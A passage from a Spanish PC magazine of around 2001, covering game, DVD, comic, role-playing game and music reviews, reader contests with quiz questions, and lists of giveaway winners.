En primer lugar, se ha creado un nuevo *engine* gráfico



que mejora el anterior de forma más que notable, sobre todo para el caso de equipos dotados de aceleradoras gráficas. Si utilizamos aceleración por software los resultados serán discretos, pero si disponemos de tarjeta 3D descubriremos un nuevo mundo de detalles. Las opciones del juego son bastante habituales. Podremos practicar, jugar un campo o participar en una temporada a través de una serie de torneos. Es importante instalar el juego completo, si nuestro disco duro lo permite porque, de esta manera, dispondremos de más jugadores y el tiempo de carga de los campos será muy inferior. Entre los jugadores que se han incluido está el mítico Arnold Palmer y la joven promesa española Sergio García. También se ha incluido la campeona sueca Annika Sorestam. Otra novedad destacable se encuentra a la hora de poder jugar a través de Internet, algo hasta ahora imposible para Links.

Links 2001


Precio: 6.990 pesetas (42,01 euros)

Fabricante: Microsoft.

Distribuidor: Microsoft España
Tfn: 902 197 198

www.microsoft.com/spain/juegos

Valoración
• Jugabilidad 5,5
• Diseño 5,3



Más información

Mínimos: Pentium II 266 MHz, 48 Mbytes de RAM y 200 Mbytes libres

Jugando

La física del juego mantiene su excelente calidad. Desde el momento que golpeemos la bola hasta que ésta caiga sobre el *green* el movimiento será idéntico al que se produciría en un juego real, adaptado a la meteorología del momento. El golpeo de la bola se puede realizar de tres formas, según el nivel del jugador. Si utilizamos el modo sencillo tan sólo deberemos señalar dónde queremos que llegue la bola, presionar el ratón para dar fuerza y volver a presionar sobre la señal para determinar ésta. En el modo por defecto usaremos tres clics de ratón, uno para iniciar fuerza, otro para determinar el valor de la misma y otro para dar efecto. Por último, queda el modo más realista, PowerDrive, en el que moveremos el ratón como si se tratase del palo de golf. Sólo reservado a grandes profesionales, porque su dificultad es grande para los principiantes.

El último punto destacable en esta nueva edición de Links es la inclusión de un programa de diseño de campos, Arnold Palmer Course Designer. Sin duda, es el más potente de los diseñadores de campos hasta ahora lanzados aunque su manejo es francamente complicado y requiere leer con detenimiento el manual para lograr crear auténticas maravillas. Un buen detalle para un juego que se constituye como un necesario avance sobre la versión anterior.

Antonio José Novillo López

¡Golpea fuerte la bola!

Sorteamos entre nuestros lectores cinco copias de Links 2001. Para hacerte con la tuya sólo tienes que contestar a las siguientes preguntas y enviar el cupón que encontrarás al final de nuestra revista:

1) ¿Cuántos tipos de golpe hay en el juego?
a) Uno. b) Tres. c) Dos.

2) ¿Qué jugadora se ha incluido?
a) Anna Kournikova.
b) Annika Sorestam.
c) Anna Sunheim.

3) ¿Incluye un editor de campos?
a) No. b) Sí. c) Puede.

Combat Flight Simulator 2

Microsoft sigue apostando fuerte por uno de los géneros lúdicos en el que mejores resultados ha cosechado: la simulación aérea de combate.

Un subgénero en el que sin duda la primera parte de este juego es lo mejor que se ha hecho. La verdad es que frente a la primera versión de Combat Flight Simulator no encontramos muchas diferencias en cuanto a política de juego y forma de desenvolverse con el simulador de vuelo. Estamos exactamente en la misma línea de física y pilotaje. Y, por supuesto, se mantiene el escenario bélico, la Segunda Guerra Mundial, con sus históricas batallas aéreas.

Los modos de juego con los que contamos son cinco: campaña, vuelo libre, combate rápido, jugar en una única misión y modo de entrenamiento, por cierto muy completo y recomendable para poder ponerse a punto en muy poco tiempo. A la hora de elegir nuestro «pájaro de vuelo», dependiendo de si formamos parte del bando japonés o del americano, contaremos con un modelo de avión diferente. Además, para poder ambientar más la época (si cabe), contaremos con la presencia al mando de estos aparatos de los mejores y míticos pilotos de aquellos tiempos.

El modo campaña

Constituye el modo principal de juego. En este modo podemos participar en multitud de misiones diferentes con objetivos parciales muy variados, y todas ellas con connotaciones históricas importantes, hasta tal punto que, si hemos elegido el bando japonés, hagamos lo que hagamos siempre acabaremos perdiendo la guerra.

Además, se han incluido *cutscenes* con comics al estilo de los años 40, a través de los cuales se nos narra el pasaje histórico o la peripecia del momento, cuando nos encontramos entre misión y misión. Peripecias, que en el caso de estar en el lado nipón, están escritas en japonés (algo muy curioso que demuestra lo cuidado del juego).

El comienzo de cada una de las campañas será generalmente en una pista de despegue, en tierra, o bien en un portaviones. Una vez despeguemos, veremos que cada una de las misiones está formada por una serie de objetivos parciales o puntos por los que deberemos ir pasando, bien volando hacia ellos en tiempo real, o bien saltando automáticamente mediante el uso de una tecla. Una vez que llegamos al punto indicado, comenzará la batalla, en la que seremos generalmente respaldados por una serie de pilotos de nuestro bando a los que podremos dar instrucciones de formación o de ataque selectivo. La verdad es que éste es un tema muy interesante que hace al título mucho más abierto y completo en lo que a estrategia de combate se refiere.



Combat Flight Simulator 2	
Precio: 7.990 pesetas (48,02 euros)	
Fabricante: Microsoft	
Distribuidor: Microsoft España. Tfn: 902 197 198	
Web: www.microsoft.com/games/combatfs2	
Valoración	
• Jugabilidad	5,0
• Diseño	5,5
• Sonido	4,5
• Gráficos	5,2
Precio	2,7
GLOBAL	7,7

Más información

Mínimos: Pentium II 266 MHz, 32 Mbytes de RAM y 400 Mbytes libres en el disco duro.

Recomendados: Pentium II 400 MHz y 64 Mbytes de RAM.



Apartado técnico

A nivel gráfico, Combat Flight Simulator 2 está muy cuidado. No sólo por el colorido de sus paisajes y la calidad gráfica de los mismos, sino por el gran detalle existente en cada uno de los modelos gráficos de los aviones. Las texturas son muy realistas y se ve fácilmente que hasta el último detalle ha sido cuidado para hacer estos aparatos lo más cercanos a la realidad. Además, y cómo es lógico en un simulador de vuelo, contamos con diferentes vistas de juego, que nos permiten ver las cosas desde diferentes perspectivas tanto interiores al aparato como exteriores, pudiendo ser así mejores testigos de la calidad gráfica que estamos mencionando.



Aterrizar en un portaviones puede resultar toda una experiencia para un piloto novato.



Los combates aéreos están repletos de momentos de acción y dramatismo.

Combat Flight Simulator 2 es sin duda un título muy a tener en cuenta si entre nuestros gustos se encuentra el de los simuladores de combate aéreos. Está muy cuidado tanto a nivel gráfico como sonoro y también, y esto es muy importante, en lo que a algoritmos de IA se refiere en lo relativo a las conductas de comportamiento de los aviones enemigos en los momentos de combate. Además, cuenta con un editor de misiones para poder generar las nuestras propias, y con un juego en red de hasta 8 jugadores.

José Luis Riballo Pérez

Consigue el tuyo

Si quieres conseguir uno de los 5 ejemplares de Combat Flight Simulator 2 que regalamos, debes contestar a las siguientes preguntas y enviar el cupón que encontrarás al final de nuestra revista o bien participar a través de nuestra página web:

1) ¿Cuántos modos de juego hay?
a) Cuatro. b) Tres. c) Cinco.

2) ¿Cuántos jugadores pueden jugar en red?
a) Seis. b) Ocho. c) Cuatro.

¿Con qué aviones contamos?
a) 15. b) 20. c) Depende del bando escogido.



Participa

En la sección de imágenes enviando las creaciones propias realizadas con cualquier software en algunos de estos formatos: JPG, GIF, BMP, TIF, PCX y TGA. Incluid también vuestros datos completos y una descripción de cómo se ha hecho la imagen. Los ganadores recibirán como premio: juegos, títulos CD-ROM, libros o programas. Pueden sugerirnos el obsequio que prefieran y haremos lo posible por complacerles. Las imágenes ganadoras, además de aparecer en esta sección, podrán reproducirse en la revista, con la firma del autor, sin que obtenga más derechos por la reproducción que el premio correspondiente. Se puede participar cuantas veces se desee. Los originales no se devuelven. Y a partir de este mes podrá participar enviando tus imágenes a través de Internet a la dirección: club-pca@bpe.es. Mucha suerte.

1 Ganador del mes

La imagen ganadora del mes de febrero tiene una evidente connotación con el nuevo milenio. Una magnífica imagen de una nave espacial inspirada como su propio autor nos indica en La Guerra de las galaxias. Su autor, Ricardo Urbano, se dedica al mundo de la infografía y ha realizado la imagen ganadora con Lightwave 6.5. y, según nos cuenta, actualmente está renderizando una secuencia con esta nave y otros cazas. Gracias Ricardo, seguiremos atentos a tu trabajo.

2 Juan Carlos Velásquez Ramos, madrileño de 28 años es el autor de la imagen que ha resultado elegida en segundo lugar. Según nos cuenta Juan Carlos, la realizó siguiendo una tutoría de 3DStudio 4 hace algunos añitos. Algo que no se nota demasiado a juzgar por la calidad de una imagen que perfectamente podría pasar por un cartel publicitario realizado por un profesional para fomentar el uso de las nuevas tecnologías. Buen trabajo.



PC ACTUAL DE GIRA POR EL MUNDO

«¿Queréis saber cual es la Luna de miel ideal? Ella, yo, el crucero y PC ACTUAL». Con este mensaje nos llegó esta imagen de Luis Sánchez García, tomada el verano pasado en el puerto de Savona (Italia). No hacen falta más comentarios.

3 La tercera imagen del mes nos llega desde Barcelona y ha sido creada por Iván Costarrosa Ríos. Como se puede ver, su temática no es excesivamente original (crear bonitos vehículos parece un tema muy recurrente dentro de este mundillo), sin embargo el gran trabajo que ha realizado Iván merece que sea publicado. Si no fuera por ese curioso robot que conduce el coche (algo que, por otro lado, resulta original) la imagen podría pasar perfectamente por una foto de catálogo.

4 Miguel Angel Garcia Sánchez es el autor de la imagen anónima del mes pasado. Miguel Ángel se puso en contacto con nosotros lamentando su error y de paso enviándonos otra imagen para participar que hemos elegido como última ganadora de este mes. Una imagen creada con 3DStudio Max y que demuestra el gran trabajo de Miguel Ángel. Un saludo y gracias.

TODODVD es una de las empresas pioneras en el comercio electrónico de DVD, que cuenta con un amplio catálogo de películas, reproductores, audio y software. En esta tienda virtual además se pueden encontrar, entre otras cosas, todas las noticias del mundo del DVD, además de reviews de las películas más novedosas.




Salvar al soldado Ryan (Doble DVD)



La operación bélica más importante de la historia de la humanidad en una producción impecable y filmada de forma muy inteligente por el denominado «Rey Midas» de Hollywood, Steven Spielberg. Sólo por el hecho de introducirnos con nuestro casco y fusil en pleno desembarco de Normandía, la compra de este DVD ya vale la pena. Además, si a la famosa y conmovedora secuencia inicial le añadimos la actuación de Tom Hanks en todo el filme y la emboscada suicida final, tenemos ante nosotros una de las películas de guerra fundamentales de la historia del cine. Una ambientación y fotografía perfectas y, sobre todo, el sonido Dolby Digital 5.1 incluido cobra tanto protagonismo como toda la película en sí.
Valoración: Uno de los grandes filmes de los 90. Para vivir y sentir la guerra en todos sus aspectos directamente desde nuestro sofá.
Extras: A pesar del disco adicional, este DVD no destaca especialmente por sus extras; incluye los habituales además de un más que interesante reportaje sobre la película y todo lo que rodeó al día D. Eso sí, lo del sonido es de «Oscar».

Gladiador (Doble DVD)



«El general que se convirtió en un esclavo. El esclavo que se convirtió en gladiador. El gladiador que desafió a un imperio». Así se presentó en las pantallas esta excusa en forma de episodio histórico que nos cuenta las andanzas de los legendarios gladiadores en la Roma de los grandes emperadores. El filme es una impresionante producción que resucita las películas de romanos recurriendo a los últimos efectos especiales. Gracias a ello, podemos comprobar su crueldad y grandeza a través de las figuras de los gladiadores y sus luchas en la arena de los coliseos. Si bien la película flojea, los extras y el sonido de este doble DVD son de lo mejorcito del mercado: bocetos originales, documentales sobre cómo se hizo la película y la banda sonora, reportajes sobre los gladiadores romanos, etc. Incluso el menú y el interfaz de los dos DVDs destaca por su belleza.
Valoración: Imponente producción para un espectáculo frío que quiere pero no puede tener el entrañable encanto de «una de romanos».
Extras: Incluso para aquellos a los que no les gustó la película, merece la pena sólo por los extras incluidos en el título.

Erin Brockovich



El mejor papel de Julia Roberts hasta la fecha es una película correcta que arrastra consigo una grave carga: la historia en la que se basa (un hecho real) es más interesante que el filme, y lo peor es que eso se aprecia en el desarrollo de la película. Si bien se trata de un filme dirigido con cierto pulso por el irregular Steven Soderbergh (Sexo, Mentiras y Cintas de Vídeo), la película no te atrapa porque los sentimientos de las familias afectadas por el problema clave del filme no se tienen prácticamente en cuenta y se centra en la historia de Erin. Lo mejor del DVD está en que es posible conocer a través de documentos y reportajes extras a la verdadera Erin Brockovich y a los personajes que la rodearon en su particular cruzada y esto constituye un documento sumamente atractivo. Además, las escenas eliminadas son numerosas e interesantes.
Valoración: Para espectadores poco exigentes que buscan algo más que una película de sobremesa de TV «basada en hechos reales».
Extras: Contiene pocos, pero los apartados incluidos tienen más contenido de lo que pueda parecer en un principio, sobre todo en lo referente al perfil de la verdadera Erin Brockovich.


Stuart Little (Edición Coleccionista)



Aunque en su estreno pasó más bien desapercibida, esta película es sin duda uno de los productos empaquetados por Hollywood mejor orientados a la familia. Basada en una historia que sólo podrían creer los adultos más infantiles, Stuart Little narra las peripecias de un pequeño ratón adoptado por una familia convencional. Y lo extraño es que la trama se sigue con naturalidad; es más, parece que el filme no atenta contra la inteligencia de los mayores. El DVD encandilará a los chavales más pequeños y resultará curioso para los padres, porque además de incluir la presentación de la película como un libro interactivo y un juego, cuenta también con un apartado interactivo que explica el desarrollo de los efectos visuales, las pruebas realizadas por el equipo técnico de la película para recrear al ratón digital Stuart y varios vídeos musicales, incluido... ¡un tema de The Brian Setzer Orchestra, una de las bandas de neo-swing con más «glamour» del planeta! Todo un lujo, sin duda, para los oidos.
Valoración: Para padres de familia en busca de un ratón alternativo para sus hijos.
Extras: Destaca el proceso de recreación digital de Stuart así como de diversas secuencias del filme.


Apocalypse Now

Junto con la saga de El Padrino y Drácula, la mejor obra de Francis Ford Coppola, Apocalypse Now es, sin duda, una de las más grandes películas de todos los tiempos. Un reflejo alucinógeno y distorsionado, pero al mismo tiempo perfectamente realista, del horror de la guerra y de las secuelas que puede dejar en un ser humano. La guerra de Vietnam retratada en un viaje cuyo fin es el asesinato del renegado coronel Kurtz de los Boinas Verdes, quien ha formado un ejército paralelo y se ha convertido en un dios para la tribu más violenta de la selva. Ya sólo las secuencias iniciales, con el abatimiento y desesperación del personaje de Martín Sheen con el ruido de los helicópteros de fondo y el tema The end de The Doors presagian con maestría la fascinante pesadilla que es este filme sublime. Lástima que el DVD sea tan decepcionante en cuanto a extras, y más teniendo en cuenta la cantidad de información que existe sobre esta película



Valoración: Una de las verdaderas obras maestras del cine de todos los tiempos.
Extras: Muy decepcionantes. No merecen la pena, y es una verdadera lástima, ya que los añadidos podían haber dado al DVD un toque de obra redonda que no tiene en este formato.

Pitch Black




Este enésimo intento de recreación de la «fórmula Alien» es otra de las novedades que el mercado DVD nos ofrece este mes. Y la verdad es que la distribuidora bien podía haberse ahorrado el lanzamiento, ya que, siendo muy justos, hay que decir que este título en este formato es una verdadera chapuza. Aunque la película, que en general es bastante mala, puede tener sus seguidores (la ciencia-ficción más el terror psicológico, los efectos especiales abundantes y ciertos toques de *gore* sigue siendo una ecuación perfecta para determinado tipo de público), el DVD está aquí desaprovechado por tres puntos fundamentales: no incluye subtítulos en castellano (sólo hay en inglés y francés), los menús son (además de espantosos y sosos) en inglés y los extras del título son sorprendentemente malos. No hay absolutamente nada que aporte valor añadido a la compra.
Valoración: Una película más de terror y ciencia-ficción recomendable sólo para fans del género y amantes de las «Series B de lujo».
Extras: Hay tan poco que destacar que lo único «reseñable» es que los comentarios incluidos no están subtitulados, es decir, sólo los va a entender un inglés nativo, cosa que resta interés a los mismos.

Especial Aliens

Los aliens son una especie primordialmente peligrosa. Son sanguinarios, son despiadados y se extienden como si de una infección se tratara. Se han extendido de las pantallas de los cines a las pantallas de nuestros ordenadores, pero también han invadido con notable éxito el mundo de los cómics y empiezan a poner sus terribles huevos en el mundo de los libros. Hay muchos casos de infección pero siempre podemos ver alguno de los más destacables:

Aliens en libro

Lorenzo F. Díaz



Los auténticos fans del fenómeno Alien deberán acudir al libro Aliens para descubrirlo todo sobre estas «simpáticas» criaturas. Este libro nos cuenta las peripecias de rodaje de las cuatro películas, los cambios de guión y todas las anécdotas que podamos imaginar. Se nos relatan finales alternativos que se cayeron por falta de presupuesto (en algún caso fastidiando la película, como ocurre en la última entrega). También encontraremos un listado de los comics publicados sobre el tema, entre los que destaca la primera entrega de Aliens vs. Predator, un embrión de película que se quedó en cómic. En definitiva, un importante caudal de información que sin duda será bien apreciada por los muchos fans del fenómeno alien.
Precio: 2.250 pesetas (13,52 euros).
Editorial: Alberto Santos Editor.



Aliens: Earth Angel


John Byrne

John Byrne, una de las figuras más representativas del cómic americano, nos ofrece una visión nada corriente de los Aliens. La historia bien podría ser el guión de una película de serie B de los años sesenta: una nave extraterrestre cae en un pequeño pueblecito americano en los años 60 y se desencadena el terror. Por supuesto, Ripley es un personaje fundamental en esta historia.
Además, el cómic incluye una historia corta de ciencia ficción que se desarrolla sin texto. Un experimento de esos que se pueden permitir ciertos «genios» de vez en cuando y que, en esta ocasión, da buen resultado. Un cómic más que recomendable para todo buen aficionado.
Precio: 675 pesetas (4,06 euros).
Editorial: Norma Editorial.
933 036 820

Aliens Caos


(Varios autores)

Está claro que los Aliens llevan el caos allá donde van, pero este cómic supera a todos los demás en este sentido. La historia es interesante y trepidante, con fenómenos psíquicos y contrabando de Aliens llevado a cabo por la despiadada corporación Weyland-Yutani. Las aventuras del grupo de rescate de una nave perdida serían interesantes por sí solas, pero el caos se ve reforzado al no haber tres páginas dibujadas por el mismo artista. Podremos disfrutar de la visión de los Aliens de talentos de la talla de Moebius, Arthur Adams o Sergio Aragonés. Las distintas interpretaciones que ofrece cada autor, logra una mezcla de estilos original y de resultado muy interesante.
Precio: 675 pesetas (4,06 euros).
Editorial: Norma Editorial.
933 036 820



Star Wars: Juego de rol

Hace poco hablábamos de la más que posible hegemonía del sistema D20 en el mundo de los juegos de rol. Una licencia abierta, con una filosofía similar en algunos aspectos a la de Linux en sistemas operativos, y que seguramente se convertirá en el Windows de los sistemas de juego de rol. Uno de los primeros y más destacados representantes de la oleada de juegos de rol que se prepara para invadirnos es Star Wars. La ambientación más taquillera con el sistema más exitoso no puede dar malos resultados de modo que éstos se concretan en un libro básico, con todo lo necesario para jugar, que ofrece mucho más de lo que podíamos desear.
Uno de los problemas de cualquier juego de Star Wars es elegir la ambientación. ¿Ambientamos el juego en la época de la Rebelión de la primera trilogía? ¿Nos decantamos por el tirón de la nueva saga en la Antigua República? O quizás prefiramos acudir a las historias que nos cuentan las novelas ambientadas después de la destrucción de la segunda Estrella de la Muerte, en la Nueva República. La elección ideal es obvia, demos al jugador la posibilidad de elegir la ambientación que prefiera. Y si además ésta, aunque necesariamente esquemática, incluye un montón de PNJs de todas las épocas, mejor que mejor.
Aparte de esto, encontraremos reglas para llevar personajes de todos los tipos (desde caza-recompensas a *jedis* y pilotos espaciales), reglas para combate entre naves espaciales (con los datos de algunas de las más representativas), reglas para la construcción de droides (y posibilidad de que sean personajes jugadores o no), reglas para persecuciones y combates entre vehículos terrestres (la carrera de cuadrigas del Episodio I a nuestro alcance), razas alienígenas y ayudas para hacer las partidas más divertidas (y una aventura introductoria muy interesante). Todo estupendo.
Aunque no se acaban aquí las virtudes de este juego, porque la presentación es también espectacular, con todas las páginas a color y montones de imágenes de las diferentes películas. Imprescindible para los más «roleros» o para los que no siéndolo adoran el universo creado por George Lucas. Sólo un defecto: está en ingles.
Precio: 5.995 pesetas (36,03 euros).
Lucas Books y Wizards of the Coast
Editorial: Atlántica Juegos. 91 523 17 67
atlanticcomic@mx3.redestb.es



Javier Herrero • musica-pca@bpe.es

Mágicos murmullos hogareños

El disco póstumo de un dúo entrañable



Vainica Doble

En familia (Elefant Records, 2000)

Desde que en 1971 editaron su inolvidable primer LP con el mismo nombre del grupo, **Vainica Doble** se unieron para siempre a la memoria más acogedora de nuestros recuerdos más familiares. Tantos años y trabajos después el dúo formado por **Gloria Van Aerssen** y **Carmen Santonja** han seguido conectando con un público fiel y amante de la poesía de la palabra contada y cantada a media voz y como si de un cuento al calor del hogar se tratara. Poco después de grabar este su último y magnífico trabajo, Gloria falleció dejando huérfano este testimonio póstumo que emocionará a sus seguidores de toda la vida y atraerá a los jóvenes amantes de la música amable susurrada con cariño. ¡Quién podría olvidar esa *Con las manos en la masa* que tanto oimos en TV!



VV A A

Between or beyond the black forest (Crippled / Red Musical, 2000)

Segundo recopilatorio del legendario sello alemán **MPS**. Tras el gran éxito del anterior, éste nos viene lleno de electrizantes desarrollos musicales *funkies*, *jazzrock*, *groove*... Un apasionante *collage* sonoro de entre el que destaca **Jasper van't Hof**, fundador del grupo de fusión africana **Pili Pili**, las distorsionadas guitarras setentonas de **The New Dave Pike Set** o los ritmos sincopados de **Rimona Francis**. Sin desperdicio.



Africando

Betece / All stars (Antar, 2000)

Música de ida y vuelta entre dos continentes. Los esclavos africanos llevaron sus ritmos al Caribe y de allí regresan los sones, merengues, cumbias y cha-cha-chás a las actuales voces del continente negro para lograr un disco endiablado, rítmico, alegre y bailable. **Lokua Kanza**, el albino **Salif Keita**, **Amadou Balake** o **Sekouba Bambino** entre otras muchas grandes estrellas africanas ponen sus voces a los ritmos calientes afrocubanos demostrando que la música une a los pueblos o que los pueblos se unen por sus afinidades musicales. **Africando** y nada más.



King Crimson

Heavy ConstruKtion (Discipline / Sonifolk, 2000)

La frenética actividad desarrollada por **King Crimson** encuentra su justo resumen en este triple CD que contiene grabaciones de la última gira europea, *The ConstruKtion of Light*, desarrollada durante el año 2000. El grupo de **Robert Fripp**, con más de 30 años en la vanguardia del rock, no hace concesiones a lo comercial y sus conciertos se convierten en verdaderos *tour de force* de la música sólo aptos para apasionados de la improvisación y el virtuosismo instrumentístico. Además, el segundo CD incluye un vídeo en directo de 44 minutos. Siempre arriesgando y sorprendiendo.



VV AA

BSO del documental La espalda del Mundo (Nuevos Medios, 2000)

En el pasado festival de cine de Valladolid pudo verse un documental del peruano **Javier Corcuera** y con guión suyo junto a **Fernando León**. Unos niños peruanos explotados en su cruel trabajo, un exilado kurdo buscando la existencia de su pueblo y un negro en el corredor de la muerte de Tejas, el estado de **Bush Jr.** Sordidez impactante que tiene su banda sonora y sus testimonios hablados en este disco emocionante.



Compay Segundo

Las flores de la vida (DRO, 2000)

Tan enamorado de *la negra Tomasa* está **Compay Segundo** como nosotros de la música que nos regala cada vez que lanza un nuevo trabajo este monstruo nonagenario de la música cubana, tan lleno de vida como él mismo dice: *«uno no es demasiado viejo mientras el corazón late»*. Entre las canciones de este nuevo trabajo se encuentra la universal *Guantanamera*, emocionada de ser interpretada por nuestro amigo del alma de allende los mares.



Sharon Shanon & Friends

The Diamond Mountain sessions (Resistencia, 2000)

La acordeonista irlandesa **Sharon Shanon**, colaboradora con **The Waterboys**, habla con el ánimo divertido de este su quinto disco que ha realizado junto a su grupo **The Woodchoopers** y en compañía de otros músicos de primera fila, entre ellos, **Carlos Núñez**. Todo tiene un aromilla a grandes jarras de cerveza irlandesa corriendo entre la parroquia de los clubs de un poético, húmedo y verde paisaje dominado por las montañas del Diamante.



Sin City Six

Sin City Six (Locomotive, 2000)


Varios excomponentes de **Pleasure Fuckers** decidieron el pasado 1999 embarcarse en una nueva aventura multinacional –españoles, ingleses y norteamericanos–. **Sin City Six** es un proyecto tan lleno de fuerza y tan demoledor como lo es la voz de **Lee Robinson**, que recuerda tímbricamente a **Lemmy**, de **Motörhead** o las guitarras que lo adornan todo. Punk y rock'n'roll garajero en un cóctel explosivo para el nuevo milenio.



Oysterband

Granite years (Best of... 1986 to '97) (Cooking Vinyl / Cactus, 2000)

El folk-rock de los británicos **Oysterband** ha sido fuente de inspiración para muchos asilvestrados músicos de las culturas celtas y gaélicas –véase **Celtas Cortos** como prueba de ello–. El espíritu de Santiago, el acordeón, las mandolinas, concertinas, banjos y violines repiquetean en este doble CD que recopila lo más sabroso de su producción de entre 1986 y 1997. Para que la celebración no decaiga y el baile no se agote.



Sonny Rollins

This is what I do (Nuevos Medios, 2000)

Con 70 años cumplidos, el neoyorkino **Sonny Rollins** nos cuenta qué es lo que hace, y lo que oimos es ese sensual fluir de su saxo tenor tan lleno de viveza. Dotado de una extraordinaria capacidad para hacer que la melodía fluya por el espacio, su sentido del ritmo y el ágil fraseo de sus dedos hacen de este maestro un eterno punto referencia para los intérpretes contemporáneos. Hay que disfrutar con el blues con el que home najea a su idolatrado **Charles Mingus**.

Concurso de relatos PC ACTUAL

Ya está en funcionamiento la creatividad literaria de nuestros lectores

Esta nueva sección de relatos está abierta a todos nuestros lectores que quieran ver publicadas sus creaciones en nuestro **CD ACTUAL** en formato Acrobat. Os animamos a que nos enviéis vuestros relatos, **sin extensión ni temática delimitadas**, que nosotros transformaremos en cómodos PDF para que todo el mundo pueda leeros. El formato más adecuado para que nos lo enviéis es el **Word Windows**. Cada mes, uno de los autores seleccionados ganará una **suscripción por 1 año a PC ACTUAL**. Además, queremos que todos vosotros votéis el que creáis mejor relato para que el próximo enero de 2002, el autor que más votos haya recibido pueda **ganar un fantástico premio**. Podéis votar a través de **www.pc-actual.com** o utilizando el cupón de la derecha. Entre los votantes también se sorteará otro estupendo premio. Ánimo, que la fama literaria está cerca.

CUPÓN DE VOTO DEL CONCURSO DE RELATOS PC ACTUAL

Doy mi voto al relato titulado ....

....,

con lo que podré optar al regalo que se sorteará entre los votantes el próximo enero de 2002.

Nombre ....

Apellidos ....

Dirección de envío. ❑ Particular ....

Población..


Código postal ....Provincia ....

Teléfono ....Fax ....

E-mail..Fecha de nacimiento |__|__| |__|__| |__|__|

Profesión/estudios ....

En el supuesto de que no desee recibir publicidad u otras ofertas, rogamos señale con una X en el recuadro. ❑



En este número...

Nuestro primer premio mensual con la **suscripción de 1 año a PCACTUAL** ha ido a parar a Cornellá de llobregat (Barcelona), ciudad desde la que **Toni Castillo Girona** nos ha enviado *«Después de la oscuridad de la muerte»*, un relato denso y triste, con una mirada muy femenina del discurrir de una vida ahogada en los recuerdos, con la presencia de una ausencia trascendental en la vida de la protagonista. Además, volvemos a incluir el libro completo –unas 80 páginas– *«La historia del Niño Cabrón que siempre decía NO»*, original de nuestro jefe de Arte **Fco. Javier Herrero**, un relato psicodélico que comienza entre las copas de un bar y, tras múltiples giros argumentales, acaba sin final en un desenlace inesperado, cosmogónico y surreal.



RESULTADOS DE LOS SORTEOS

Promoción Dinamic

Las respuestas correctas de esta promoción son:
1. c. En nuestra celda.
2. a. Sí.
3. c. Escapar de la cárcel.
Los ganadores de los 25 «kits de escape» de La Prisión son:

ALCOBER PÉREZ, José Luis; ALONSO MORAVIA, Silvia; CALVO MARTÍNEZ, Rafael; CANOVAS JORDÁ, David; FERNÁNDEZ VALERO, Honorio; GUZMÁN BERMÚDEZ, Isabel; HERAS MAYORAL , Andrés; HERNANDO ASASI, Aitana; IBÁÑEZ BURGOS, Mª Ángeles; LAGUNA CABANAS, Antonio; LARIOS RODRÍGUEZ, Mª del Carmen; LÓPEZ SAMANIEGO, Gregorio; MARTÍN ALCANCIA, Víctor; MARTÍNEZ GARCÍA, Julio Manuel; MIRÁ MOLTÓ, Jorge; MONTES YAÑEZ, José; NÚÑEZ MUELAS, Juan José; PALOMARES JIMÉNEZ, Susana; PANTA MARTÍNEZ, Javier; PERALO ADRIÁN, Enrique; PÉREZ PONTIVEROS, José Luis; PLANO GARCÍA, Rubén; RUANO SÁNCHEZ, Francisco Rafael; SANJUÁN ALCALDE, Manuel y VICENTE ARRIERO, Ismael.

Promoción Red Alert 2

Las respuestas correctas de esta promoción son:
1. c. La estatua de la Libertad.
2. b. Dos.
3. b. Kamikazes.
Los ganadores de los 5 lotes de juegos de Electronic Arts son:

CARRASCOSA ALBA, Martín; FERNÁNDEZ PULIDO, María Victoria; GONZÁLEZ REAL, Diego; HERNANDO GONZÁLEZ , Eva y RODRÍGUEZ SANTOS, Mª de la Soledad.

Promoción Lego

Las respuestas correctas de esta promoción son:
1. c. No hay límite.
2. c. Leo.
3. a. Sí.
Los ganadores de los 10 juegos son:

